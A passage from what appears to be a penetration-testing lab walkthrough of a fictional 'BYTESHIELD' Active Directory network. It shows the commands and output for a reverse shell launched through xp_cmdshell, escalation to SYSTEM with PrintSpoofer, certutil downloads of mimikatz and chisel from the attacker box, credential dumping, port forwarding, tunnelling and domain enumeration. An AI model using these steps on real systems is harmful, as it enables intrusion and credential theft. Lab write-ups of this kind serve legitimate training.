               7 Dir(s)  28,930,199,552 bytes free
```

CODE EXECUTION > FOOTHOLD

Executing the reverse shell

EXEC master..xp_cmdshell "C:\Users\Public\Shell.exe“

```
SQL (sa  dbo@master)> EXEC master..xp_cmdshell "C:\Users\Public\Shell.exe"
```

CODE EXECUTION > FOOTHOLD

We got a shell with OS service account privilege, let's execute printspoofer to elevate to system shell

Whoami /priv

```
listening on [any] 8443 ...
connect to [192.168.0.101] from (UNKNOWN) [192.168.0.147] 49803
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
hostname
SQLSRV

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\Windows\system32>
```

CODE EXECUTION > FOOTHOLD

There we go, we got system

PrintSpoofer.exe -i -c cmd

```
C:\Users\Public>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

POST EXPLOITATION

Downloading Mimikatz from my attacking box

certutil -urlcache -f http://192.168.0.101/mimikatz.exe C:\Users\Public\mimikatz.exe

```
C:\Users\Public>certutil -urlcache -f http://192.168.0.101/mimikatz.exe C:\Users\Public\mimikatz.e
xe
certutil -urlcache -f http://192.168.0.101/mimikatz.exe C:\Users\Public\mimikatz.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

POST EXPLOITATION

Downloading mimkatz

```
C:\Users\Public>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F411-9719

 Directory of C:\Users\Public

12/07/2023  10:59 AM    <DIR>          .
12/07/2023  10:59 AM    <DIR>          ..
12/05/2023  02:50 AM    <DIR>          Documents
07/16/2016  05:23 AM    <DIR>          Downloads
12/07/2023  10:59 AM         1,355,264 mimikatz.exe
07/16/2016  05:23 AM    <DIR>          Music
07/16/2016  05:23 AM    <DIR>          Pictures
12/06/2023  05:23 PM           770,279 PowerView.ps1
11/13/2023  11:56 AM            27,136 PrintSpoofer.exe
12/06/2023  05:27 PM           736,256 SharpView.exe
12/06/2023  03:34 PM             7,168 Shell.exe
07/16/2016  05:23 AM    <DIR>          Videos
               5 File(s)      2,896,103 bytes
```

POST EXPLOITATION

Dumping NTLM hashes with mimikatz

```
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```

POST EXPLOITATION

P.brown Credential dumping with mimikatz

```
Session         : Interactive from 1
User Name       : P.Brown
Domain          : BYTESHIELD
Logon Server    : ROOT-DC01
Logon Time      : 12/7/2023 10:48:17 AM
SID             : S-1-5-21-2650123447-3108711000-1796582875-1105
        msv :
         [00000003] Primary
         * Username : P.Brown
         * Domain   : BYTESHIELD
         * NTLM     : c74f21ce654235de3429f12d1c1717f0
         * SHA1     : e07707d9ed78a54f73fd26fbbd778b842e9daec4
         * DPAPI    : 2cc4847097293226bfe4642f9cfdeb97
        tspkg :
        wdigest :
         * Username : P.Brown
         * Domain   : BYTESHIELD
         * Password : (null)
        kerberos :
         * Username : P.Brown
         * Domain   : BYTESHIELD.LOCAL
         * Password : P.Password1!
```

POST EXPLOITATION

Pivoting, Forwading & Tunnelling

At this point we have compromised a DMZ windows server 2016 and obtained system shell, ifconfig on the compromised server show the server has 2 interfaces, one interface facing the public while the other one is connected to a private network which we don't have access to directly

The only way for us to access the internal network is either through Pivoting using tool like chisel or port forwarding using netsh windows native tool, once we have system we can configure the server to forward selected port's traffic from our kali box to the internal network, later we can attempt to forward the entire traffic using chisel

POST EXPLOITATION

Port forwarding

Configuring port forwarding with netsh windows native tool

advfirewall firewall add rule name="forward_port_rule" protocol=TCP dir=in localip=192.168.0.147 localport=4455 action=allow

```
C:\Users\Public>netsh advfirewall firewall add rule name="forward_port_rule" protocol=TCP dir=in l
ocalip=192.168.0.147  localport=4455 action=allow
netsh advfirewall firewall add rule name="forward_port_rule" protocol=TCP dir=in localip=192.168.0
.147  localport=4455 action=allow
Ok.
```

POST EXPLOITATION

Port forwarding

Configuring port forwarding with netsh windows native tool

netsh interface portproxy add v4tov4 listenport=4455 listenaddress=192.168.0.147 connectport=445 connectaddress=10.10.1.13

```
C:\Users\Public>netsh interface portproxy add v4tov4 listenport=4455 listenaddress=192.168.0.147 c
onnectport=445 connectaddress=10.10.1.13
netsh interface portproxy add v4tov4 listenport=4455 listenaddress=192.168.0.147 connectport=445 c
onnectaddress=10.10.1.13
C:\Users\Public> netstat -anp TCP | find "4455"
 netstat -anp TCP | find "4455"
  TCP    192.168.0.147:4455     0.0.0.0:0              LISTENING
```

POST EXPLOITATION

Port Forwarding

Before Connecting to the forwarded port the compromised machine we need to configure Smb on our attacking machine to allow SMB2

nano /etc/samba/smb.conf

/etc/init.d/smbd restart

```
  GNU nano 7.2                          /etc/samba/smb.conf *
    create mask = 0700

# Windows clients look for this share name as a source of downloadable
# printer drivers
[print$]
    comment = Printer Drivers
    path = /var/lib/samba/printers
    browseable = yes
    read only = yes
    guest ok = no
# Uncomment to allow remote administration of Windows print drivers.
# You may need to replace 'lpadmin' with the name of the group your
# admin users are members of.
# Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
;    write list = root, @lpadmin

min PROTOCOL = SMB2
```

POST EXPLOITATION

Here we go, we can now list the available shares on the DC

smbclient -L 192.168.0.147 --port=4455 --user=p.brown

```
┌──(root㉿kali)-[~/Tools]
└─# smbclient -L 192.168.0.147 --port=4455 --user=p.brown
Password for [WORKGROUP\p.brown]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        BS-Share        Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.0.147 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

POST EXPLOITATION

Proxychains and chisel with CrackMapExec Pivoting

wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_linux_arm64.gz -O chisel.gz -q

gunzip chisel.gz

chmod +x chisel

```
┌──(root㉿kali)-[~/Tools]
└─# wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_linux_arm64.gz -
O chisel.gz -q

┌──(root㉿kali)-[~/Tools]
└─# gunzip chisel.gz

┌──(root㉿kali)-[~/Tools]
└─# chmod +x chisel
```

POST EXPLOITATION

Downloading chisel for windows

wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_windows_amd64.gz -O chisel-w.gz –q

gunzip chisel-w.gz

```
┌──(root㉿kali)-[~/Tools]
└─# wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_windows_amd64.gz
-O chisel-w.gz -q

┌──(root㉿kali)-[~/Tools]
└─# gunzip chisel-w.gz
```

POST EXPLOITATION

Downloading chisel for windows from our kali box to the compromised host

certutil -urlcache -f http://192.168.0.101/chisel.exe C:\Users\Public\chisel.exe

certutil -urlcache -f http://192.168.0.101/chisel.exe C:\Users\Public\chisel.exe

```
C:\Users\Public>certutil -urlcache -f http://192.168.0.101/chisel.exe C:\Users\Public\chisel.exe
certutil -urlcache -f http://192.168.0.101/chisel.exe C:\Users\Public\chisel.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

POST EXPLOITATION

Editing proxychains.conf file

nano /etc/proxychains4.conf

```
  GNU nano 7.2                    /etc/proxychains4.conf *
#       Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#       ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 9050
```

POST EXPLOITATION

Running chisel as server in reverse mode on kali

./chisel server --reverse --port 9999

```
root@kali: ~/Tools
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~/Tools]
└─# ./chisel server --reverse --socks5 --port 9999
2023/12/08 12:00:02 server: Reverse tunnelling enabled
2023/12/08 12:00:02 server: Fingerprint TOOlYtNmkssnV9M9ssSxp4idW2z8PmfjxI01g+ZNJ9c=
2023/12/08 12:00:02 server: Listening on http://0.0.0.0:9999
2023/12/08 12:02:16 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

POST EXPLOITATION

Running chisel as client on the compromised windows host to connect back to the server listening on kali

chisel.exe client 192.168.0.101:9999 R:1080:socks

```
C:\Users\Public>chisel.exe client 192.168.0.101:9999 R:1080:socks
chisel.exe client 192.168.0.101:9999 R:1080:socks
2023/12/08 09:02:16 client: Connecting to ws://192.168.0.101:9999
2023/12/08 09:02:16 client: Connected (Latency 850.3µs)
```

POST EXPLOITATION

We can now proxychains with nmap to scan the internal network

proxychains4 -q nmap -sT 10.10.1.13 -sV -sC --top-ports=20 -T4 --open

```
┌──(root㉿kali)-[~]
└─# proxychains4 -q nmap -sT 10.10.1.13 -sV -sC --top-ports=20 -T4 --open
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-07 17:51 EST
Nmap scan report for BYTESHIELD.local (10.10.1.13)
Host is up (0.71s latency).
Not shown: 15 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BYTESHIELD
|   NetBIOS_Domain_Name: BYTESHIELD
|   NetBIOS_Computer_Name: ROOT-DC01
|   DNS_Domain_Name: BYTESHIELD.local
|   DNS_Computer_Name: ROOT-DC01.BYTESHIELD.local
|   DNS_Tree_Name: BYTESHIELD.local
|   Product_Version: 10.0.17763
|_  System_Time: 2023-12-07T22:52:05+00:00
| ssl-cert: Subject: commonName=ROOT-DC01.BYTESHIELD.local
| Not valid before: 2023-11-19T14:48:49
|_Not valid after:  2024-05-20T14:48:49
|_ssl-date: 2023-12-07T22:52:15+00:00; 0s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

Now we can start enumerating the domain from kali using powerview python implementation

https://github.com/aniqfakhrul/powerview.py

proxychains4 -q powerview BYTESHIELD/p.brown:'P.Password1!'@10.10.1.13

Get-DomainUser -Select 1

```
└─# proxychains4 -q powerview BYTESHIELD/p.brown:'P.Password1!'@10.10.1.13
[2023-12-07 18:03:57] LDAP Signing NOT Enforced!
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainUser -Select 1
cn                                  : Mark Joseph
distinguishedName                   : CN=Mark Joseph,CN=Users,DC=BYTESHIELD,DC=local
name                                : Mark Joseph
objectGUID                          : {09c7f3d6-027c-4239-8f7c-7e2f8d7fecf7}
userAccountControl                  : NORMAL_ACCOUNT [4260352]
                                      DONT_EXPIRE_PASSWORD
                                      DONT_REQ_PREAUTH
badPwdCount                         : 0
badPasswordTime                     : 1601-01-01 00:00:00
lastLogoff                          : 1601-01-01 00:00:00+00:00
lastLogon                           : 1601-01-01 00:00:00
pwdLastSet                          : 2023-12-05 20:07:25.561281
primaryGroupID                      : 513
objectSid                           : S-1-5-21-2650123447-3108711000-1796582875-1139
sAMAccountName                      : Mark.Joseph
sAMAccountType                      : 805306368
userPrincipalName                   : Mark.Joseph@BYTESHIELD.local
objectCategory                      : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

Filtering User information

Get-DomainUser -Select samaccountname,memberof,description

```
—# proxychains4 -q powerview BYTESHIELD/p.brown:'P.Password1!'@10.10.1.13
[2023-12-07 18:10:20] LDAP Signing NOT Enforced!
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainUser -Select samaccountname,memberof,description
sAMAccountName      : Mark.Joseph

memberOf            : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
sAMAccountName      : Pwned

description         : Samantha is a new Employee this is her Temporary Password SR.Password1!
sAMAccountName      : Samantha.Rawland

memberOf            : CN=Foreign Universal Group,CN=Users,DC=BYTESHIELD,DC=local
                      CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
sAMAccountName      : Mike.Johnson

memberOf            : CN=Remote Management Users,CN=Builtin,DC=BYTESHIELD,DC=local
                      CN=Remote Desktop Users,CN=Builtin,DC=BYTESHIELD,DC=local
sAMAccountName      : Jessica.Williams

memberOf            : CN=RBCD Group,CN=Users,DC=BYTESHIELD,DC=local
                      CN=Remote Management Users,CN=Builtin,DC=BYTESHIELD,DC=local
                      CN=Remote Desktop Users,CN=Builtin,DC=BYTESHIELD,DC=local
sAMAccountName      : Justin.Smith
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

Searching for Kerberoastable account

Get-DomainUser -SPN -Select 1

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainUser -SPN -Select 1
cn                                  : Sql_Service
distinguishedName                   : CN=Sql_Service,CN=Users,DC=BYTESHIELD,DC=local
memberOf                            : CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=local
                                      CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
                                      CN=Enterprise Admins,CN=Users,DC=BYTESHIELD,DC=local
                                      CN=Schema Admins,CN=Users,DC=BYTESHIELD,DC=local
                                      CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local
name                                : Sql_Service
objectGUID                          : {791d8de1-b2eb-4883-9d02-18900dd6bf42}
userAccountControl                  : NORMAL_ACCOUNT [66048]
                                      DONT_EXPIRE_PASSWORD
badPwdCount                         : 2
badPasswordTime                     : 2023-12-03 00:36:14.729988
lastLogoff                          : 1601-01-01 00:00:00+00:00
lastLogon                           : 2023-11-26 23:27:55.605261
pwdLastSet                          : 2023-11-20 14:14:32.545088
primaryGroupID                      : 513
objectSid                           : S-1-5-21-2650123447-3108711000-1796582875-1107
adminCount                          : 1
sAMAccountName                      : Sql_Service
sAMAccountType                      : 805306368
userPrincipalName                   : Sql_Service@BYTESHIELD.local
servicePrincipalName                : BS_SQLSERVER/ROOT-DC01.BYTESHIELD.local:1433
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

Searching for ASREProastable Acoount

Get-DomainUser -PreAuthNotRequired -Select 1

```
PV > Get-DomainUser -PreAuthNotRequired -Select 1
cn                                  : Mark Joseph
distinguishedName                   : CN=Mark Joseph,CN=Users,DC=BYTESHIELD,DC=local
name                                : Mark Joseph
objectGUID                          : {09c7f3d6-027c-4239-8f7c-7e2f8d7fecf7}
userAccountControl                  : NORMAL_ACCOUNT [4260352]
                                      DONT_EXPIRE_PASSWORD
                                      DONT_REQ_PREAUTH
badPwdCount                         : 0
badPasswordTime                     : 1601-01-01 00:00:00
lastLogoff                          : 1601-01-01 00:00:00+00:00
lastLogon                           : 1601-01-01 00:00:00
pwdLastSet                          : 2023-12-05 20:07:25.561281
primaryGroupID                      : 513
objectSid                           : S-1-5-21-2650123447-3108711000-1796582875-1139
sAMAccountName                      : Mark.Joseph
sAMAccountType                      : 805306368
userPrincipalName                   : Mark.Joseph@BYTESHIELD.local
objectCategory                      : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

Searching for users with admin rights and there group membership

Get-DomainUser -AdminCount -Properties samaccountname,memberof

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainUser -AdminCount -Properties samaccountname,memberof
memberOf             : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
sAMAccountName       : Pwned

memberOf             : CN=Foreign Universal Group,CN=Users,DC=BYTESHIELD,DC=local
                       CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
sAMAccountName       : Mike.Johnson

memberOf             : CN=Domain Rep Group,CN=Users,DC=BYTESHIELD,DC=local
sAMAccountName       : Michelle.Smith

memberOf             : CN=Server Operators,CN=Builtin,DC=BYTESHIELD,DC=local
sAMAccountName       : Lisa.Jones

memberOf             : CN=IT Admins,CN=Users,DC=BYTESHIELD,DC=local
                       CN=Server Operators,CN=Builtin,DC=BYTESHIELD,DC=local
                       CN=Backup Operators,CN=Builtin,DC=BYTESHIELD,DC=local
                       CN=Print Operators,CN=Builtin,DC=BYTESHIELD,DC=local
sAMAccountName       : Joe.Smith
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

Enumerating Domain Computers

Get-DomainComputer -Properties name,operatingSystem

```
LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainComputer -Properties name,operatingSystem
ame                 : SQLSRV
peratingSystem      : Windows Server 2016 Standard Evaluation

ame                 : FILE-SERVER
peratingSystem      : Windows Server 2008 R2 Standard

ame                 : FAKE-PC

ame                 : WS01
peratingSystem      : Windows Server 2008 R2 Standard

ame                 : WIN10-CLIENT-01
peratingSystem      : Windows 10 Enterprise Evaluation

ame                 : WIN10-CLIENT-02
peratingSystem      : Windows 10 Enterprise Evaluation

ame                 : ROOT-DC01
peratingSystem      : Windows Server 2019 Standard
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

Domain Computers with Unconstrained Delegation enabled

Get-DomainComputer -Properties name,operatingSystem

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
<ed -Properties name,Get-DomainComputer -Properties name,operatingSystem
name                : WIN10-CLIENT-01
operatingSystem     : Windows 10 Enterprise Evaluation

name                : WIN10-CLIENT-02
operatingSystem     : Windows 10 Enterprise Evaluation

name                : ROOT-DC01
operatingSystem     : Windows Server 2019 Standard
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

Domain Computer for constrained delegation

Get-DomainComputer -TrustedToAuth -Properties name,operatingSystem

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainComputer  -TrustedToAuth -Properties name,operatingSystem
name                : SQLSRV
operatingSystem     : Windows Server 2016 Standard Evaluation
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

Domain Computer for Resource-Based constrained delegation

Get-DomainComputer -RBCD -Properties name,operatingSystem

```
PV > Get-DomainComputer -RBCD -Properties name,operatingSystem
name                                        : WS01
operatingSystem                             : Windows Server 2008 R2 Standard
msDS-AllowedToActOnBehalfOfOtherIdentity    : AQAEgBQAAAAAAAAAAAAAACQAAAABAgAAAAAABSAAAAAgAgAAAgAsAAEAAAAAACQ
A/wEPAAEFAAAAAAAFFQAAALes9Z1YKku5260Va2sEAAA=
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

Domain Groups with admin rights

Get-DomainGroup -AdminCount -Properties name,memberof

```
PV > Get-DomainGroup -AdminCount -Properties name,memberof
memberOf      : CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local
name          : IT Admins

memberOf      : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
name          : Domain Rep Group

name          : Enterprise Key Admins

name          : Key Admins

memberOf      : CN=Denied RODC Password Replication Group,CN=Users,DC=BYTESHIELD,DC=local
name          : Read-only Domain Controllers

name          : Account Operators

name          : Server Operators

memberOf      : CN=Denied RODC Password Replication Group,CN=Users,DC=BYTESHIELD,DC=local
                CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local
name          : Domain Admins

memberOf      : CN=Denied RODC Password Replication Group,CN=Users,DC=BYTESHIELD,DC=local
                CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local
name          : Enterprise Admins
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

All Domain Groups

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainGroup -Properties name,memberof
memberOf      : CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local
name          : IT Admins

memberOf      : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
name          : Domain Rep Group

name          : Stdby admin

name          : RBCD Group

name          : SQLServer2005SQLBrowserUser$ROOT-DC01

memberOf      : CN=Foriegn Group Members Local,CN=Users,DC=BYTESHIELD,DC=local
name          : Foreign Universal Group

memberOf      : CN=Allowed RODC Password Replication Group,CN=Users,DC=BYTESHIELD,DC=local
name          : Foriegn Group Members Local

name          : DnsUpdateProxy

name          : DnsAdmins
```

DOMAIN ENUMERATION WITH POWERVIEW PYTHON

Domain Trust relationship

Get-DomainTrust

```
PV > Get-DomainTrust
name                : TRUSTEDCORP.local
objectGUID          : {4befd99c-5c84-43a0-9443-2ec61f7f1c87}
securityIdentifier  : S-1-5-21-2342213388-301168347-1320883959
trustDirection      : Bidirectional
trustPartner        : TRUSTEDCORP.local
trustType           : WINDOWS_ACTIVE_DIRECTORY
trustAttributes     : FOREST_TRANSITIVE
flatName            : TRUSTEDCORP

name                : TRI.BYTESHIELD.local
objectGUID          : {376c419d-aa41-46fe-b0e7-5109b50eb4e2}
securityIdentifier  : S-1-5-21-961384531-1508825278-244064522
trustDirection      : Bidirectional
trustPartner        : TRI.BYTESHIELD.local
trustType           : WINDOWS_ACTIVE_DIRECTORY
trustAttributes     : WITHIN_FOREST
flatName            : TRI
```

DOMAIN ENUMERATION WITH CRACKMAPEXEC

Enumeration with CrackMapExec

proxychains4 -q crackmapexec smb 10.10.1.13 -u p.brown -p 'P.Password1!' --users

```
┌──(root㉿kali)-[~]
└─# proxychains4 -q crackmapexec smb 10.10.1.13 -u p.brown -p 'P.Password1!' --users
SMB         10.10.1.13      445     ROOT-DC01       [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:B
YTESHIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.1.13      445     ROOT-DC01       [+] BYTESHIELD.local\p.brown:P.Password1!
SMB         10.10.1.13      445     ROOT-DC01       [+] Enumerated domain user(s)
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\Mark.Joseph                  badpwdcount
: 0 desc:
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\Pwned                        badpwdcount
: 2 desc:
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\Samantha.Rawland             badpwdcount
: 2 desc: Samantha is a new Employee this is her Temporary Password SR.Password1!
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\Mike.Johnson                 badpwdcount
: 2 desc:
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\Jessica.Williams             badpwdcount
: 0 desc:
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\Justin.Smith                 badpwdcount
: 0 desc:
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\James.Brown                  badpwdcount
: 2 desc:
SMB         10.10.1.13      445     ROOT-DC01       BYTESHIELD.local\Michelle.Smith               badpwdcount
: 2 desc:
```

DOMAIN ENUMERATION WITH CRACKMAPEXEC

Groups Enumaration

proxychains4 -q crackmapexec smb 10.10.1.13 -u p.brown -p 'P.Password1!' --groups

```
└─# proxychains4 -q crackmapexec smb 10.10.1.13 -u p.brown -p 'P.Password1!' --groups
SMB         10.10.1.13      445    ROOT-DC01        [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:BYTESHIELD.local) (signing:True) (S
MBv1:False)
SMB         10.10.1.13      445    ROOT-DC01        [+] BYTESHIELD.local\p.brown:P.Password1!
SMB         10.10.1.13      445    ROOT-DC01        [+] Enumerated domain group(s)
SMB         10.10.1.13      445    ROOT-DC01        IT Admins                                membercount: 1
SMB         10.10.1.13      445    ROOT-DC01        Domain Rep Group                         membercount: 1
SMB         10.10.1.13      445    ROOT-DC01        Stdby admin                              membercount: 0
SMB         10.10.1.13      445    ROOT-DC01        RBCD Group                               membercount: 2
SMB         10.10.1.13      445    ROOT-DC01        SQLServer2005SQLBrowserUser$ROOT-DC01    membercount: 0
SMB         10.10.1.13      445    ROOT-DC01        Foreign Universal Group                  membercount: 1
SMB         10.10.1.13      445    ROOT-DC01        Foriegn Group Members Local              membercount: 3
SMB         10.10.1.13      445    ROOT-DC01        DnsUpdateProxy                           membercount: 0
SMB         10.10.1.13      445    ROOT-DC01        DnsAdmins                                membercount: 0
```

DOMAIN ENUMERATION WITH CRACKMAPEXEC

Password Policy enumeration

proxychains4 -q crackmapexec smb 10.10.1.13 -u p.brown -p 'P.Password1!' --pass-pol

```
└# proxychains4 -q crackmapexec smb 10.10.1.13 -u p.brown -p 'P.Password1!' --pass-pol
SMB         10.10.1.13      445     ROOT-DC01       [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:BYTESHIELD.local) (signing:True) (S
MBv1:False)
SMB         10.10.1.13      445     ROOT-DC01       [+] BYTESHIELD.local\p.brown:P.Password1!
SMB         10.10.1.13      445     ROOT-DC01       [+] Dumping password info for domain: BYTESHIELD
SMB         10.10.1.13      445     ROOT-DC01       Minimum password length: 7
SMB         10.10.1.13      445     ROOT-DC01       Password history length: 24
SMB         10.10.1.13      445     ROOT-DC01       Maximum password age: 41 days 23 hours 53 minutes
SMB         10.10.1.13      445     ROOT-DC01
SMB         10.10.1.13      445     ROOT-DC01       Password Complexity Flags: 000001
SMB         10.10.1.13      445     ROOT-DC01           Domain Refuse Password Change: 0
SMB         10.10.1.13      445     ROOT-DC01           Domain Password Store Cleartext: 0
SMB         10.10.1.13      445     ROOT-DC01           Domain Password Lockout Admins: 0
SMB         10.10.1.13      445     ROOT-DC01           Domain Password No Clear Change: 0
SMB         10.10.1.13      445     ROOT-DC01           Domain Password No Anon Change: 0
SMB         10.10.1.13      445     ROOT-DC01           Domain Password Complex: 1
SMB         10.10.1.13      445     ROOT-DC01
SMB         10.10.1.13      445     ROOT-DC01       Minimum password age: 1 day 4 minutes
SMB         10.10.1.13      445     ROOT-DC01       Reset Account Lockout Counter: 30 minutes
SMB         10.10.1.13      445     ROOT-DC01       Locked Account Duration: 30 minutes
SMB         10.10.1.13      445     ROOT-DC01       Account Lockout Threshold: None
SMB         10.10.1.13      445     ROOT-DC01       Forced Log off Time: Not Set
```

DOMAIN ENUMERATION WITH CRACKMAPEXEC

Shares Enumeration

proxychains4 -q crackmapexec smb 10.10.1.13 -u p.brown -p 'P.Password1!' --shares

```
└─# proxychains4 -q crackmapexec smb 10.10.1.13 -u p.brown -p 'P.Password1!' --shares
SMB         10.10.1.13      445     ROOT-DC01       [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:BYTESHIELD.local) (signing:True) (S
MBv1:False)
SMB         10.10.1.13      445     ROOT-DC01       [+] BYTESHIELD.local\p.brown:P.Password1!
SMB         10.10.1.13      445     ROOT-DC01       [+] Enumerated shares
SMB         10.10.1.13      445     ROOT-DC01       Share           Permissions     Remark
SMB         10.10.1.13      445     ROOT-DC01       -----           -----------     ------
SMB         10.10.1.13      445     ROOT-DC01       ADMIN$                          Remote Admin
SMB         10.10.1.13      445     ROOT-DC01       BS-Share        READ,WRITE
SMB         10.10.1.13      445     ROOT-DC01       C$                              Default share
SMB         10.10.1.13      445     ROOT-DC01       IPC$            READ            Remote IPC
SMB         10.10.1.13      445     ROOT-DC01       NETLOGON        READ            Logon server share
SMB         10.10.1.13      445     ROOT-DC01       SYSVOL          READ            Logon server share
```

DOMAIN ENUMERATION WITH CRACKMAPEXEC

Enumerating Domain Computers

proxychains4 -q crackmapexec smb 10.10.1.13 -u p.brown -p 'P.Password1!' --computers

```
—# proxychains4 -q crackmapexec smb 10.10.1.13 -u p.brown -p 'P.Password1!' --computers
SMB         10.10.1.13      445    ROOT-DC01        [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:BYTESHIELD.local) (signing:True) (S
MBv1:False)
SMB         10.10.1.13      445    ROOT-DC01        [+] BYTESHIELD.local\p.brown:P.Password1!
SMB         10.10.1.13      445    ROOT-DC01        [+] Enumerated domain computer(s)
SMB         10.10.1.13      445    ROOT-DC01        BYTESHIELD.local\SQLSRV$
SMB         10.10.1.13      445    ROOT-DC01        BYTESHIELD.local\FILE-SERVER$
SMB         10.10.1.13      445    ROOT-DC01        BYTESHIELD.local\Win10-Client-01$
SMB         10.10.1.13      445    ROOT-DC01        BYTESHIELD.local\ROOT-DC01$
```

DOMAIN ENUMERATION WITH CRACKMAPEXEC

Ldap search for users and groups with admin rights

proxychains4 -q crackmapexec ldap 10.10.1.13 -u p.brown -p 'P.Password1!' --

```
